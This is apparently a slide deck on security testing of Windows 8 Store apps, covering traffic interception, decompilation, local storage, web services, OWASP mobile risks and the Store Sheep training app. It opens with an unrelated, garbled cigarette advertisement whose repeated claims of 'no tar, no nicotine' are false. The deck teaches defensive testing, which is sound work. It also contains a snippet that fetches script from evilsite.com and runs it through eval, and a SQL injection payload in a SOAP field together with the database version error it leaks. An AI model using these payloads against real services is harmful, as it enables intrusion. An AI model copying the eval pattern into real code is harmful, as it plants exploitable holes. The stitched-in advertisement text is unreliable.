There is 100% TILDEN 100'S including Natural Tobacco and Pure Flavor in Camels. No additives. No preservatives. No chemicals. No tar. No nicotine. No tar. No nicotine. No tar. No nicotine.


CAMELS
100% ... NO CIGARETTES AFTER TASTE

REVERSE PACK




Don't remove the moisture-guard wrapping from your package of Camels after you open it. The Bantler Pack is guaranteed airtight dust and grease. It allows you to smoke, even in the dry atmosphere of airport bars, the Bantler Pack delivers fresh Camels and keeps them right until the last one has been smoked.

My Proprietary Secret Sauce App!!



Buy Burger
£10.99



Buy Chicken
£12.50



Buy Milkshake
£5.25



My Credit £2.99


My Evil Hacker App!!



Buy Burger £1.99



Buy Chicken
£2.50



Buy Milkshake
£0.25



My Credit
£2000.99

My Ethical Open Source App!!




Salad - FREE



Fruit - FREE



Milk - FREE



My TCO £?????

The Way we are

- ❑ Windows resource protection makes it difficult to modify WindowsApps
- ❑ Checksum prevents apps from running after modification
- ❑ Verification back to Store - hacked now fixed...
- ❑ Down to the individual App as of now

Testing Approaches

- ❑ Attacking the Sandbox?
- ❑ Web Application
- ❑ Local Data
- ❑ Decompilation/Code Review
- ❑ Web Services

Software Setup



Windows 8.1

#	Result	Protocol	Host	URL
77	200	HTTP	cdn0.static.techradar.futurecdn.net	/20140108161631/img/tr_generic_texture.png
78	200	HTTP	assets.futurecdn.net	/img/future-tag.png
79	200	HTTP	cdn0.static.techradar.futurecdn.net	/20140108161631/img/pro/header-logo-114.png
80	200	HTTP	cdn0.static.techradar.futurecdn.net	/20140108161631/img/pro/header-logo.png
81	200	HTTP	cdn0.static.techradar.futurecdn.net	/20140108161631/img/tr_sprite_.png
82	200	HTTP	www.google-analytics.com	/__utm.gif?utmwv=5.4.6&utms=1&utmn=260955347&utmhn=www.techradar.com&utme=8(Template*5!Category)9(Template-ad-arti
83	200	HTTP	www.google-analytics.com	/__utm.gif?utmwv=5.4.6&utms=2&utmn=1361374673&utmhn=www.techradar.com&utmcs=utf-8&utmsr=1920x1080&utmvp=1903x.
84	200	HTTP	pixel.quantserve.com	/pixel;r=1507201696;a=p-e16aPraesolw6;labels=FuturePublishing.Tech;fpan=1;fpa=P0-1069525666-1389551387845;ns=0;ce=1;cm
85	200	HTTP	secure-au.imrworldwide.com	/storageframe.html
86	204	HTTP	b.scorecardresearch.com	/b?c1=2&c2=6035216&c3=&c4=&c5=&c6=&c15=&ns__t=1389551387866&ns_c=utf-8&c8=Windows%208.1%20review%20%7C%.
87	200	HTTP	odb.outbrain.com	/utils/get?url=http%3A%2F%2Fwww.techradar.com%2Freviews%2Fpc-mac%2Fsoftware%2Foperating-systems%2Fwindows-8-1-1.
88	200	HTTP	media.vams.futurecdn.net	/default/js/jquery.vams_embed.min.js?_=1389551387879
89	200	HTTP	www.googletagmanager.com	/gtm.js?id=GTM-NGZNR2
90	302	HTTP	uk.sitestat.com	/future/techradar/s?name=reviews.pc-mac.software.operating-systems.review.article.1161718-a&ns_m2=yes&ns_setsiteck=52D2DF.
91	200	HTTP	www.google.com	/recaptcha/api/js/recaptcha_ajax.js?_=1389551387923
92	200	HTTP	cdn0.static.techradar.futurecdn.net	/js/libs/plate.js?_=1389551387924
93	200	HTTP	comments.webservice.techradar.com	/get/1161718
94	200	HTTP	comments.webservice.techradar.com	/user-review/get-average-score/1161718
95	200	HTTP	connect.facebook.net	/en_US/all.js
96	304	HTTP	platform.twitter.com	/widgets.js
97	200	HTTP	platform.linkedin.com	/in.js
98	304	HTTP	platform.stumbleupon.com	/1/widgets.js
99	200	HTTP	search-api.fie.futurenet.com	/getOffers/?site=TRD&id=1161718-a&article_rating_percentage_rating=50&territory=GB
100	200	HTTPS	cdns.gigya.com	/gs/gigIDsProxy.htm?APIKey=2_rzKJr5TOacCBZeeVxP-wtIM8bSe-VIh4-SlFOH7UHoq0qdOfAfH68OQbHdlzK09&domain=http%3A%2F.
101	200	HTTP	dnn506yrbagrg.cloudfront.net	/pages/scripts/0009/6117.js?385986
102	200	HTTP	b.scorecardresearch.com	/p?c1=2&c2=10055482&c7=http%3A%2F%2Fwww.techradar.com%2Freviews%2Fpc-mac%2Fsoftware%2Foperating-systems%2F.
103	200	HTTP	Tunnel to	apis.google.com:443
104	200	HTTP	b.scorecardresearch.com	/p?c1=2&c2=10055482&c7=http%3A%2F%2Fwww.techradar.com%2Freviews%2Fpc-mac%2Fsoftware%2Foperating-systems%2F.



ToolName : String

- Program
 - Base Types
 - <Main> b_0(ApplicationInitializationCallbackParams) : Void
 - Main(String[]) : Void
 - CS\$<>9_CachedAnonymousMethodDelegate1 : ApplicationInitiali...
 - ShowIp
 - SnapView
 - Trace
 - WebClientHelper
 - NetworkTools.NetworkTools_XamlTypeInfo
 - Activator
 - AddToCollection
 - AddToDictionary
 - Getter
 - Setter
 - XamlMember
 - XamlSystemBaseType
 - XamlTypeInfoProvider
 - XamlUserType

System.Runtime.InteropServices.WindowsRuntime (1.0.0)

```
public sealed class Ping : Page, IComponentConnector
```

Name: NetworkTools.Ping
Assembly: NetworkTools, Version=1.0.0.0

CryptoKeyAccessRule	System.Security.AccessControl	mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
CryptoKeyAuditRule	System.Security.AccessControl	mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
CryptoKeySecurity	System.Security.AccessControl	mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089

Ping x

```
goto Label_0272;  
}  
if (!Helpers.CheckInternetStatus())  
{  
    goto Label_0272;  
}  
this.<>4__this.LoadingProgressRing.put_Visibility(0);  
}  
try  
{  
    TaskAwaiter<string> awaiter;  
    if (this.<>1__state != 0)  
    {  
        awaiter = WebClientHelper.GetResponse("http://network-tools.com/default.asp?prog=ping&host=" + this.<>5_1, "get", null, null, null).GetAwaiter();  
        if (!awaiter.get_IsCompleted())  
        {  
            this.<>1__state = 0;  
            this.<>u__awaiter5 = awaiter;  
            this.<>t__builder.AwaitUnsafeOnCompleted<TaskAwaiter<string>, Ping.<>ToolButton_Click>d_0>(ref awaiter, ref this);  
            flag = false;  
            return;  
        }  
    }  
    else  
    {
```

Fiddler Web Debugger

File Edit Rules Tools View Help GET /book

Win8 Config Replay Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard Tearoff MSDN Search...

#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process	Comments	Custom
1	200	HTTP	fiddler2.com	/UpdateCheck.aspx?isBet...	577	private	text/plain; ...	fiddler:...		
2	200	HTTP	Tunnel to	8-820.rt.yammer.com:443	0			yamme...		
3	200	HTTP	Tunnel to	dub-m.hotmail.com:443	0			livecom...		
4	200	HTTP	Tunnel to	outlook.office365.com:443	0			livecom...		
5	-	HTTPS	8-820.rt.yammer.com	/cometd/connect	-1			yamme...		

Statistics Inspectors AutoResponder Composer FiddlerScript

AppContainer Loopback Exemption Utility

For security and reliability reasons, Windows 8 blocks apps from sending network traffic to the local computer. This utility enables removal of this restriction for debugging purposes.

Refresh Exempt All Exempt None Save Changes [Learn more...](#)

DisplayName	Description	Package	AC Name	AC SID	AC User(s)	Binaries
<input checked="" type="checkbox"/> 4 Elements II Special ...	Set the fairies of ea...	Micros...	microso...	S-1-15-2-5302...	SECINTERNAL\ma...	(None)
<input checked="" type="checkbox"/> 4oD	4oD	4onDe...	4ondem...	S-1-15-2-9438...	SECINTERNAL\ma...	(None)
<input checked="" type="checkbox"/> A World of Keflings	A World of Keflings	Micros...	microso...	S-1-15-2-3752...	SECINTERNAL\ma...	(None)
<input checked="" type="checkbox"/> Abyss: The Wraiths o...	Abyss: The Wraith...	Artifex...	artifexm...	S-1-15-2-2947...	SECINTERNAL\ma...	(None)
<input checked="" type="checkbox"/> Adera	Adera	Micros...	Microso...	S-1-15-2-2548...	SECINTERNAL\ma...	(None)
<input checked="" type="checkbox"/> Adobe Reader Touch	AdobeReader	Adobe...	adobes...	S-1-15-2-3283...	SECINTERNAL\ma...	(None)
<input checked="" type="checkbox"/> Alarm Clock	Alarm_Clock	A6783F...	a6783f7...	S-1-15-2-1698...	SECINTERNAL\ma...	(None)
<input checked="" type="checkbox"/> All My Storage	All My Storage	63769A...	63769all...	S-1-15-2-4144...	SECINTERNAL\ma...	(None)
<input checked="" type="checkbox"/> App Radio	Listen to your favo...	34628N...	34628ni...	S-1-15-2-4257...	SECINTERNAL\ma...	C:\WINDOWS\system32...
<input checked="" type="checkbox"/> App1	App1	91de36...	91de363...	S-1-15-2-1335...	SECINTERNAL\ma...	C:\WINDOWS\system32...

Loopback Exemption pending for all AppContainers. Click Save Changes to commit updates.

ase select a single W

JavaScript/HTML Apps

- ❑ Really are Web Applications and can be tested as such
- ❑ Local context versus Web context
- ❑ Run as a headless version of IE – can be seen in task explorer as 'wwahost.exe'
- ❑ Suffer from the typical problems of apps with a good framework
- ❑ Unlikely (but possible) to get XSS
- ❑ No less likely (maybe more!) to have other flaws

Task Manager							
File Options View							
Processes		Performance		App history		Start-up	
Users		Details		Services			
Name	PID	Status	Username	CPU	Memory (p...	Description	
WWAHost.exe	6928	Suspended	marionm	00	153,368 K	Microsoft WWA Host	
WWAHost.exe	4948	Suspended	marionm	00	169,900 K	Microsoft WWA Host	
WWAHost.exe	8644	Suspended	marionm	00	154,036 K	Microsoft WWA Host	
WWAHost.exe	3372	Suspended	marionm	00	116,540 K	Microsoft WWA Host	
WWAHost.exe	12760	Suspended	marionm	00	61,976 K	Microsoft WWA Host	
WWAHost.exe	11548	Suspended	marionm	00	60,800 K	Microsoft WWA Host	
WWAHost.exe	18648	Suspended	marionm	00	145,100 K	Microsoft WWA Host	
WWAHost.exe	8536	Suspended	marionm	00	28,052 K	Microsoft WWA Host	
WWAHost.exe	10544	Suspended	marionm	00	148,900 K	Microsoft WWA Host	
WWAHost.exe	11216	Running	marionm	00	33,128 K	Microsoft WWA Host	
WWAHost.exe	24540	Suspended	marionm	00	66,404 K	Microsoft WWA Host	

WWA Host running in Low Integrity Process

16:32:00...	OUTLOOK.EXE	10188	WriteFile	C:\Users\marionm\AppData\Local\Tem...	SUCCESS	Offset 0, Length: 28	Medium
16:32:00...	OUTLOOK.EXE	10188	Thread Exit		SUCCESS	Thread ID: 8408, User Time: 0.0781250, Kernel Time: 0.0312500	Medium
16:32:00...	OUTLOOK.EXE	10188	Thread Exit		SUCCESS	Thread ID: 5652, User Time: 0.0000000, Kernel Time: 0.0000000	Medium
16:32:00...	svchost.exe	1244	DeviceIoControl	\Device\Mup	SUCCESS	Control: 0x1403a4 (Device:0x14 Function:233 Method: 0)	System
16:32:00...	svchost.exe	1244	DeviceIoControl	\Device\Mup	NO MORE MATCH...	Control: 0x1403a4 (Device:0x14 Function:233 Method: 0)	System
16:32:00...	OUTLOOK.EXE	10188	WriteFile	C:\Users\marionm\AppData\Local\Micro...	SUCCESS	Offset 122,880, Length: 4,096, I/O Flags: Non-cached, Priority: Normal	Medium
16:32:00...	OUTLOOK.EXE	10188	WriteFile	C:\Users\marionm\AppData\Local\Micro...	SUCCESS	Offset 126,976, Length: 4,096, I/O Flags: Non-cached, Priority: Normal	Medium
16:32:01...	svchost.exe	720	Thread Create		SUCCESS	Thread ID: 8684	System
16:32:01...	wwahost.exe	1616	Thread Create		SUCCESS	Thread ID: 11296	Low
16:32:01...	svchost.exe	720	Thread Create		SUCCESS	Thread ID: 6572	System
16:32:01...	LiveComm.exe	4944	Thread Create		SUCCESS	Thread ID: 13276	Low
16:32:01...	svchost.exe	1244	DeviceIoControl	\Device\Mup	SUCCESS	Control: 0x1403a4 (Device:0x14 Function:233 Method: 0)	System
16:32:01...	svchost.exe	1244	DeviceIoControl	\Device\Mup	NO MORE MATCH...	Control: 0x1403a4 (Device:0x14 Function:233 Method: 0)	System
16:32:01...	POWERPNT.E...	12264	ReadFile	C:\Users\marionm\AppData\Local\Micro...	SUCCESS	Offset 3,584, Length: 512	Medium
16:32:01...	POWERPNT.E...	12264	ReadFile	C:\Users\marionm\AppData\Local\Micro...	SUCCESS	Offset 3,584, Length: 512	Medium
16:32:01...	POWERPNT.E...	12264	LockFile	C:\Users\marionm\AppData\Local\Micro...	SUCCESS	Exclusive: True, Offset: 1,073,766,402, Length: 1, Fail Immediately: True	Medium
16:32:01...	POWERPNT.E...	12264	ReadFile	C:\Users\marionm\AppData\Local\Micro...	SUCCESS	Offset 196,608, Length: 4,096	Medium
16:32:01...	POWERPNT.E...	12264	ReadFile	C:\Users\marionm\AppData\Local\Micro...	SUCCESS	Offset 3,584, Length: 512	Medium

Decompilation/Code Review

- ❑ .NET Apps can be trivially decompiled but may be obfuscated
- ❑ A lot depends on your ability to read the language
- ❑ Credentials/Keys
- ❑ Developer Mode
- ❑ SSL - `<meta name="ms-https-connections-only" content="true"/>`

Bad Coding Practices

- Eval, ExecScript, MsAppExecUnsafeLocalFunction

```
1 <script type="text/javascript">
2     var xhr = new XMLHttpRequest();
3     xhr.open("GET", "http://evilsite.com/json.js", false);
4     xhr.onreadystatechange = function () {
5         if (xhr.readyState == 4) {
6             if (xhr.status == 200) {
7                 var myObject = eval('(' + xhr.responseText + ')');
8             }
9         }
10    };
11    xhr.send();
12 </script>
```

Bad Coding Practices

- XMLHttpRequest

- Untrusted dynamic content


```
var myDiv = document.createElement("div");  
myDiv.innerHTML = xhr.responseText  
document.body.appendChild(myDiv);
```

```
document.writeln(xhr.responseText);
```

Local Data

- ❑ Apps can write to `C:\users\username\AppData\Packages\appname`
- ❑ `LocalState` or `RemoteState`

Web Services



Web Services

```
<?xml version="1.0" encoding="utf-8"?>
```

```
<soap:body>
```

```
  <Process_ID xmlns="http://tempuri.org">
```

```
    <id>a' and 1=0/@@version;--</id>
```

```
  </Process_ID>
```

```
</soap:body>
```

```
</xml>
```

```
<soap:body>
```

```
<soap:fault><faultcode>soap:server</faultcode></faultstring>Server was unable to process
```

```
request. ---&gt; Conversion failed when converting the nvarchar value
```

```
Microsoft SQL Server 2008 R2 (SP2) - 10.50.4000.0(X64)
```

```
June28 2012 08:36:30
```

```
Copyright (c) Microsoft Corporation
```

```
Enterprise Edition (64-bit) on Windows NT 6.1 (Build 7601: Service Pack 1)'
```

```
to data type int. </faultstring>
```

```
</soap:fault>
```

```
</soap:body>
```

Some lessons from another Country



OWASP Mobile Top Ten

Insecure Data Storage

Weak Server Side Controls

Insufficient

Transport Layer

Protection

Client Side Injection

Poor Authorization and Authentication

Improper Session Handling

Security Decisions via Untrusted Inputs

Side Channel Data Leakage

Broken Cryptography

Turning it on its head....

Compile with VS

Don't trust remote data

Validate content

Minimize App Capabilities

Don't let the web access WinRT

Use HTTPs

Use File Picker instead of library capabilities

Authenticate correctly

OWASP Project

- ❑ Training Application to assist Developers and testers
- ❑ Web Goat, Rails Goat, Droid Goat
- ❑ Store Sheep (“A Friend for Ewe”)
- ❑ A Friend for Ewe

A Friend for Ewe

Welcome to Store Sheep - the App for Ewe and your ovine buddies!



Create a profile for your woolie friends and upload their pictures to our secure cloud. Then find their best match from our wide selection of "Sheep Friends" and browse their details at your leisure. Then once you have decided on that special "Friend for Ewe", send their owner a Sheepogram message, and hopefully the grass will get greener on both sides of the field!

About Ewe

This is all about Ewe after all. So click here to add or modify your own profile.

Your Sheep

Well actually it is really about the Sheep. Click here to start or grow your flock.

FlockWorld

Ewe and them, at home or in someone else's field. Connect those Woolie friends and send Sheepograms

← Manage your Sheep in this Fold

Now the bit Ewe've been waiting for. Get started with your fold

You can add up to three Ovine friends for free - or see our Flock page for special offers when you are ready for more

Create Database | **Populate Database**

Manage Your Fold

Sheep Id	<input type="text"/>
Sheep Name	<input type="text"/>
Date of Birth	<input type="text" value="1"/> <input type="text" value="January"/> <input type="text" value="2013"/>
Breed	<input type="text" value="Cheviot"/>
Sex	<input type="text" value="Male"/>
Does your Sheep like....	
Playing with other Sheep?	<input type="text" value="Yes"/>
Eating?	<input type="text" value="Yes"/>
Having Sex?	<input type="text" value="Yes"/>

Conclusion



Answers?

Questions?